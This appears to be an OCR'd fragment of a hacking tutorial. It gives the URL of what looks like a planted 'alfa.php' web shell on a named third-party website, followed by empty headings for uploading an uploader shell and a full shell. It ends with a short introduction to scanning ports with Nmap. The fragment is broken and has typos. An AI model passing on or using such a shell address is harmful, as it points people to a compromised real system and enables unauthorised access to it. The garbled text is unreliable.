
Website:

http://www.niimcomputers.in/ses/admin/images/alfa.php

Uploading Uploader shell:



Uploading Full functional shell:



Nmap

Nmap refers to networking mapping. There are 65535 ports on our PC. Nmap is a powerful tool used for the scanning of ports for the target pc or server.

The First 1000 ports know as well-known ports. Here we scan the website nmap.scanme.org. For scanning, the well-known port-

namp nmap.scanme.org